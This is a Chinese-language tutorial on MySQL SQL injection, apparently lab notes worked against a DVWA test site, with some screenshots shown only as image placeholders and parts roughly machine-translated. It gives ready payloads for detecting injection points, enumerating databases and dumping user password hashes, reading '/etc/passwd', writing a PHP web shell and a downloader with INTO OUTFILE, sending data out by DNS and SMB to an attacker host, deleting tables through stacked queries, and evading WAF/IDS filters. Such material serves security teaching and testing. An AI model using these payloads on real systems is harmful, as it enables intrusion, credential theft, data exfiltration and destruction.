SQL注入

SQL注入，就是利用现有的应用程序的特性，攻击者通过在web表单，url等可以输入数据的地方恶意插入SQL语句一并原有SQL语句被数据库执行，达到编写程序时意料之外的攻击行为。以下主要对MySQL注入的相关技术进行探讨.

一：判断注入点:

客户端的攻击者要先对注入漏洞进行判断.攻击者通过构造一些测试语句向服务器提交请求,服务器分析结果后返回给客户端,如果符合预期结果,则说明存在漏洞,如果不符合预期结果,就再次构造测试语句测试注入点.常用的测试语句有字符串型和数字型的。我们知道；SELECT \* FROM Articles WHERE id = '1’''为true,然而，SELECT \* FROM Articles WHERE id = '1''，为false，为什么？Sql语法要求对于字符串的输入中特殊字符（单引号，双引号或右斜杠）输入要成对出现。那么，如何去判断是否存在注入点：

1. 加入单引号’提交，结果：如果出现错误提示，那么就说明可能存在漏洞，进一步注入:

(1) 对于数字型的，由逻辑判断有以下的规则：

|  |  |
| --- | --- |
| And 1 | 查询有效 |
| And 0 | 查询无效，网站返回缺少内容 |
| And true | 查询有效 |
| And false | 查询无效，网站返回缺少内容 |
| 1-false | 如果易受攻击返回1 |
| 1 -true | 如果易受攻击返回0 |
| 1\*56 | 如果易受攻击返回56 |
| 1\*56 | 如果不易受攻击返回1 |

那么，我们可以进行了下列的注入语句：

And 1=1;and 2=2;如果两条语句返回不同的页面，则说明存在注入漏洞。

1. 对于字符型的，遵循字符串的配对原则：

|  |  |
| --- | --- |
| ‘ | 查询无效，网站返回缺少内容 |
| ‘ ‘ | 查询有效 |
| ‘’ | 查询无效，网站返回缺少内容 |
| ‘’ ‘’ | 查询有效 |
| \ | 查询无效，网站返回缺少内容 |
| \\ | 查询有效 |

1. 注入后注释掉剩余的查询语句部分；

当我们注入后，为了遵循sql的语法规则，或为了成功进一步注入，必须注释掉我们不需要的部分，下列的都可以用于Mysql语句的注释：

|  |  |
| --- | --- |
| # | Hash comment |
| /\* | C-style comment |
| --（空格） | SQL comment |
| ;%00 | Nullbyte |
| ` | Backtick(只能在用作别名时用于结束查询） |

1. 测试版本

基本语句：VERSION()，@@VERSION，@@GLOBAL.VERSION

测试语句如下:

得出数据库的版本为




四：获取数据库凭据

我们可以通过


|  |
| --- |
| user(),current\_user(), current\_user, system\_user(), session\_user() |


返回当前查询的用户名：



五：获取数据库名称：


我们可以通过 select database()select schema()或语句来获取当前网站所使用的数据库名字






由于本次实验的MySQL版本>5.0,有个默认数据库information\_sschema,里面存放着所有数据库的信息，通过这个数据库，我们可以：

（1）爆库：




1. 爆表：


语句：select TABLE\_NAME  from  information\_schema.TABLES   limit 1,5,其中limit 1,5表示从第一个位置之后的5个数目。




1. 爆字段（*table\_schema、 table\_name、column\_name*三个字段都在information\_schema.columns)




此外，我们既然得到“dvwa”数据库名，我们可以查询其中的表；



我们可以看到，这里面有一个users表，我们可以继续通过table\_name以及table\_schema来查column\_name来构造注入语句：



可以看到，其中出现了user,name的信息字段。接下来我们就可以获取到注册登陆用户的信息破解了。



可以看到有5个用户，且密码是经过加密的，不过，我们可以通过”CWD5”破解，我们选取

gordonb用户破解其密码：




进入Brute Force一项，




1. 获取当前的主机：

语句：select @@hostname



1. 获取服务器MAC 地址：

语句：UUID()




通用唯一标识符是128位数字，其中最后12位数字由接口MAC地址形成。

1. 确定列数；


语句：GROUP/ORDER BY n+1;

笔记：继续增加数字，直到得到错误的回复。

尽管GROUP BY和ORDER BY在SQL中具有不同的功能，但它们都可以以完全相同的方式用于确定查询中的列数。




当继续增加到3时，爆出下面的错误信息，说明查询的列数只有两列。




1. 避免直接使用用户名：

当输入用户名，比如：admin,将字符串转换为十六进制



1. 字符串连接


|  |
| --- |
| 选择'a''d''mi''n'; |
| SELECT CONCAT（'a'，'d'，'m'，'i'，'n'）; |
| SELECT CONCAT\_WS（''，'a'，'d'，'m'，'i'，'n'）; |
| SELECT GROUP\_CONCAT（'a'，'d'，'m'，'i'，'n'）; |



笔记：


CONCAT()如果任何参数为NULL，则返回NULL。而是使用CONCAT\_WS()。

第一个参数CONCAT\_WS()定义了其余参数的分隔符。



十一：条件陈述：

|  |
| --- |
| CASE |
| IF() |
| IFNULL() |
| NULLIF() |



十二．文件操作

以下查询可帮助确定给定用户的FILE权限。

|  |  |  |
| --- | --- | --- |
| SELECT file\_priv FROM mysql.user WHERE user = 'username'; | Root privileges required | MySQL 4/5 |
| SELECT grantee, is\_grantable FROM information\_schema.user\_privileges WHERE privilege\_type = 'file' AND grantee like '%username%'; | No privileges required | MySQL 5 |

如果用户具有FILE权限，则通过sql注入可以（1）获取服务器本地文件。

语句:LOAD\_FILE（）

例子：

SELECT LOAD\_FILE（ '/ etc / passwd' ） ;

SELECT LOAD\_FILE（ 0x2F6574632F706173737764 ） ;

笔记：

文件必须位于服务器主机上。

LOAD\_FILE（）的基本目录是 @@datadir 。

该文件必须是MySQL用户可读的。

文件大小必须小于max\_allowed\_packet。

默认大小为 @@max\_allowed\_packet 1047552字节。

1. 写文件

基本语句：INTO OUTFILE/DUMPFILE

例子：先写一个php的脚本文件，内容如下：

* SELECT '<? system($\_GET[\'c\']); ?>' **INTO OUTFILE**'/var/www/shell.php';

然后登陆网站：

* http://localhost/shell.php?c=cat%20/etc/passwd

接下来写下载器：

* SELECT '<? fwrite(fopen($\_GET[f], \'w\'), file\_get\_contents($\_GET[u])); ?>' **INTO OUTFILE**'/var/www/get.php'

接下来进入：

* http://localhost/get.php?f=shell.php&u=http://localhost/c99.txt

注意：

1.文件无法覆盖 INTO OUTFILE 。

2.INTO OUTFILE 必须是查询中的最后一个语句。

3.无法对路径名进行编码，因此需要引号。

十三：DNS请求：

SELECT LOAD\_FILE(CONCAT('\\\\foo.',(select MID(version(),1,1)),'.attacker.com\\'));


SMB求：

|  |
| --- |
| ' OR 1=1 INTO OUTFILE '\\\\attacker\\SMBshare\\output.txt |


十四：堆叠查询


堆叠查询注入：堆叠查询可以执行多条SQL语句，语句之间以分号(;)隔开。而堆叠查询注入攻击就是利用此特点，在第二条语句中构造自己要执行的语句。与union不同的是，它执行的语句类型不单单是查询语句，还可以是任意的语句：


用户输入：1; DELETE FROM products服务器端生成的sql语句为：（因未对输入的参数进行过滤）Select \* from products where productid=1;DELETE FROM products当执行查询后，第一条显示查询信息，第二条则将整个表进行删除。



















1. 特定于Mysql的代码

MySQL允许您指定感叹号后的版本号。仅当版本大于或等于指定的版本号时，才会执行注释中的语法。

例子：

1.UNION SELECT /\*!50000 5,null;%00\*//\*!40000 4,null-- ,\*//\*!30000 3,null-- x\*/0,null--+返回版本

2.SELECT 1/\*!41320UNION/\*!/\*!/\*!00000SELECT/\*!/\*!USER/\*!(/\*!/\*!/\*!\*/);可绕过WAF/IDS。


十六.模糊和混淆


1.以下字符可用作空格。


|  |  |
| --- | --- |
| 09 | 水平标签 |
| 0A | 新队 |
| 0B | 垂直标签 |
| 0℃ | 新的一页 |
| 0D | 回程 |
| A0 | 不间断的空间 |
| 20 | 空间 |


2.空格也可用做括号’（‘，右括号’）’代替。

3.and/or后允许的中介字符：空格，+，=，~,!,@.





















































‘ union select 0x61646D696E`

